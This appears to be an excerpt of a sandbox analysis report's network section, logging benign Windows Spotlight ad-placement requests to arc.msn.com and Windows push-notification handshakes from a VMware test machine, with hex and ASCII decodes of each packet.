| 81 | 192.168.2.5 | 49841 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 1175 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=280815&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225154Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=9a92f4708df84c9781d2e66fe154310e&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc-<br>280815&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&smBiosDm=ikwsgr7<br>%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0<br>ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkflAylfQWBq1vHQHqULKfOllF5lBfP<br>LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb<br>sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsIeRJjtdYMx+0AyQQ56iLilxE<br>YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C<br>o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG<br>+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp<br>eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI<br>S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJl5HAGuKFWT/0/eAq1r5<br>dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x<br>wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 1219 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 3047<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"1,P425116123-T700333390-C128000000001627409+B+P20+S1"},{"OPTOUTST<br>ATE":"256"}]<br>X-ARC-SIG: Gr90Mo0BRs484Rl6r3uDkw2koIUO1GG3llmdXLYr9OAg80DBmrbo7fBhJd48gphLTpsyQuFiAHGmkT8<br>ihddOU0JJnyIsR+7/S4Wv4YPUjdta8T37j5yPWAG6Vz7RuAqlKO9A+qjR8mfuobfAX9arg0MxiytLgIRp35Cm89ZIN<br>YMM7KnoADs5stQdp25ukPkx4Qk6bVqeRjatwGouKAsiubcIzkIjXak/8RTzE87OMx9oE41H2IK20xAuTN+taTRBYRJ<br>9YRsGe/aVWqiG5yd2ao2YAewakfAYDerU0vzI0UE228vOaJn5bZpknEookatXrd3s1ncDJDiIU/e+0Dc0mg==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close |
| 2022-05-13 13:52:04 UTC | 1220 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b<br>22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22<br>72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6<br>4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74<br>5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69<br>66 65 73 74 5c 22 3a 7b 5c 22 6e 6f 4f 70 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 61 63 74 69 6f 6e 5c 22 7d 7d 2c<br>5c 22 69 74 65 6d 73 5c 22 3a 5b 7b 5c 22 70 72 6f 70 65 72 74 69<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"f\":\"raf\",\"v\":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedCont<br>ent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"itemPropertyManifest\":{\"noOp\":{\"type\":\"action\"}},\"items\":[{\"properti |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 82 | 192.168.2.5 | 49844 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:21 UTC | 1223 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 39 31 65 31 63 33 33 35 32 31 37<br>38 66 64 34 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 591e1c3352178fd4 |
| 2022-05-13 13:52:21 UTC | 1223 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64<br>6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72<br>6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34<br>34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65<br>76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e<br>61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><br><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</<br>deviceName></agent></connect> |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:21 UTC | 1223 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 39 31 65 31 63 33 33 35 32 31 37 38 66 64 34 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 591e1c3352178fd4<device><compact-ticket>t=EwCwAupIBAAU1bDG fdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP 1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:52:21 UTC | 1224 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 39 31 65 31 63 33 33 35 32 31 37 38 66 64 34 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: 591e1c3352178fd4<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:52:21 UTC | 1224 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:52:21 UTC | 1224 | IN | Data Raw: 4d 53 2d 43 56 3a 20 69 56 36 65 43 46 64 4b 4e 45 71 46 57 50 6e 64 72 47 2b 56 58 51 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: iV6eCFdKNEqFWPndrG+VXQ.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 83 | 192.168.2.5 | 49846 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:30 UTC | 1224 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=338387&adm=2&w=1&h=1&wpx=1 &hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225229Z&lc=en-US&pl=en-US&i dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows ShellClient%2F9.0.40929.0%20%28Windows%29&asid=eee2c6e085ac4c5eb6bf46697882ac06&ctmode=MultiSession& arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc- 338387&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&rver=2&sc-mode=0 &smBiosDm=ikwsgr7%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1 &waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0 ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkfIAyIfQWBq1vHQHqULKfOllF5lBfP LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxE YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG +N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJI5HAGuKFWT/0/eAq1r5 dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p= Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:30 UTC | 1226 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 24417<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"3,P425056668-T700379701-C128000000002753929+B+P90+S1,P425462535-T700374422-C128000000003097149+B+P80+S2,P425119424-T700340276-C128000000002624649+B+P20+S3"},{"BATCH_REDIRECT_STORE":"BWW_128000000002753929_EN-US+P0+S0"},{"BATCH_REDIRECT_STORE":"BWW_128000000003097149_EN-US+P0+S0"},{"BATCH_REDIRECT_STORE":"BWW_128000000002624649_EN-US+P0+S0"},{"OPTOUTSTATE":"256"}]<br>X-ARC-SIG: XZIn14C0NpIGT3aS+4M9q6taSOFcGSMT90e7fXphkOGQhRJivC6kxRaHu9kAlHSKEwYsxxoGCc9MGfAjGL6TYHyqAgqZxyT6p2lVwVlqjZGshOlZucZm3zEpPnOEzRIgkafxEw6AyeSkGdKkUS7rxJYdJWZyl9I3KTsYhDadptEU6hTCjyhps2kqD5QrLPBZe0oAaLsDYqQkFxNcm9o4+1rxTffxBIJHCgKL30G+tjjTjJ2JedZ3raQwatu5Hijbatq67aZSczeST5Pb7/ZMbFGaW7X4XSNRXtcMkSrRJ5pgHlVWLXeAhFEWHHKdwOrTIP9FFDOZzN5G8SGTaZ0diw==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:52:29 GMT<br>Connection: close |
| 2022-05-13 13:52:30 UTC | 1228 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b 22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22 72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6 4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74 5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 6e 61 6d 65 5c 22 3a 5c 22 4c 6f 63 6b 53 63 72 65 65 6e 5c 22 2c 5c 22 70 72 6f 70 65 72 74 79 4d 61 6e 69 66 65 73 74 5c 22 3a 7b 5c 22 6c 61 6e 64 73 63 61 70 65 49 6d 61 67 65 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 69 6d 61<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"fl":\"raf\",\"v\":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedContent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"name\":\"LockScreen\",\"propertyManifest\":{\"landscapeImage\":{\"type\":\"ima |
| 2022-05-13 13:52:30 UTC | 1242 | IN | Data Raw: 42 43 4e 54 3d 31 26 50 47 3d 50 43 30 30 30 50 30 46 52 35 2e 30 30 30 30 30 30 30 49 52 53 26 55 4e 49 44 3d 33 33 38 33 38 37 26 4d 41 50 5f 54 49 44 3d 39 46 41 34 39 35 30 41 2d 34 39 31 39 2d 34 35 35 36 2d 39 43 39 42 2d 32 31 30 45 30 30 31 41 35 38 37 32 26 4e 43 54 3d 31 26 50 4e 3d 44 41 36 33 44 46 39 33 2d 33 44 42 43 2d 34 32 41 45 2d 41 35 30 35 2d 42 33 34 39 38 38 36 38 33 41 43 37 26 41 53 49 44 3d 45 45 45 32 43 36 45 30 38 35 41 43 34 43 35 45 42 36 42 46 34 36 36 39 37 38 38 32 41 43 30 36 26 52 45 51 41 53 49 44 3d 45 45 45 32 43 36 45 30 38 35 41 43 34 43 35 45 42 36 42 46 34 36 36 39 37 38 38 32 41 43 30 36 26 41 52 43 3d 31 26 45 4d 53 3d 31 26 41 55 54 48 3d 31 26 4c 4f 43 41 4c 45 3d 45 4e 2d 55 53 26 43 4f 55 4e 54 52 59 3d 55<br>Data Ascii: BCNT=1&PG=PC000P0FR5.0000000IRS&UNID=338387&MAP_TID=9FA4950A-4919-4556-9C9B-210E001A5872&NCT=1&PN=DA63DF93-3DBC-42AE-A505-B34988683AC7&ASID=EEE2C6E085AC4C5EB6BF46697882AC06&REQASID=EEE2C6E085AC4C5EB6BF46697882AC06&ARC=1&EMS=1&AUTH=1&LOCALE=EN-US&COUNTRY=U |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 84 | 192.168.2.5 | 49847 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:30 UTC | 1251 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=338388&adm=2&w=1&h=1&wpx=1&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&localid=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225230Z&lc=en-US&pl=en-US&idtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=WindowsShellClient%2F9.0.40929.0%20%28Windows%29&asid=6db5913ae0134561b048b700e0a37ba0&ctmode=MultiSession&arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disphorzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc-338388&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&rver=2&smBiosDm=ikwsgr7%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkfIAyIfQWBq1vHQHqULKfOllF5IBfPLDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkbsai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxEYEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5Co4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorpeAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgIS/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJI5HAGuKFWT/0/eAq1r5dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7xwAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:30 UTC | 1253 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 4484<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"1,P400091688-T700129702-C128000000000402926+B+P20+S1"},{"OPTOUTST<br>ATE":"256"}]<br>X-ARC-SIG: pVX6DjBJMZFsBw0HUQZ4hPhaY4zstv5BQ9xSmbvOcjuFaFDR8Hk3AGG0VAB5sRhe7pee2i40UtejwA6<br>CVWV85QaEVubIudjx3+t8CmO7b5h0tK9yrXz/pX5WAraPQcVOv4zk9WQil3I16I4Fc8ig9ZqammsKgU40EdxOvhm5P<br>eVrHxMLFfCuQQBtNhsR6qjS4L+QwASAHDImABeJRMSdrem7s76d2nyb5NFd3lF0YBPaDARj483FpuIO2rg/A5m5z4H<br>T5OTN/n5tYXFiHJWYOu5Bnp6YPGcVdsBsx6UWIhLzFPJAbZWjPGbXIcwcxpamUhPSZEopjt9csyRmRI4pBw==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:52:30 GMT<br>Connection: close |
| 2022-05-13 13:52:30 UTC | 1254 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b 22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22 72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6 4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74 5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69 66 65 73 74 5c 22 3a 7b 5c 22 74 65 6d 70 6c 61 74 65 54 79 70 65 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 74 65 78 74 5c 22 7d 2c 5c 22 6f 6e 52 65 6e 64 65 72 5c 22 3a 7b 5c 22 74<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"fl":\"rafl\",\"vl":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedCont<br>ent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"itemPropertyManifest\":{\"templateType\":{\"type\":\"text\"},\"onRender\":<br>{\"t |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 85 | 192.168.2.5 | 49848 | 20.199.120.85 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:49 UTC | 1259 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 35 63 37 35 64 36 36 33 66 38 62 35 31 64 35 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 55c75d663f8b51d5 |
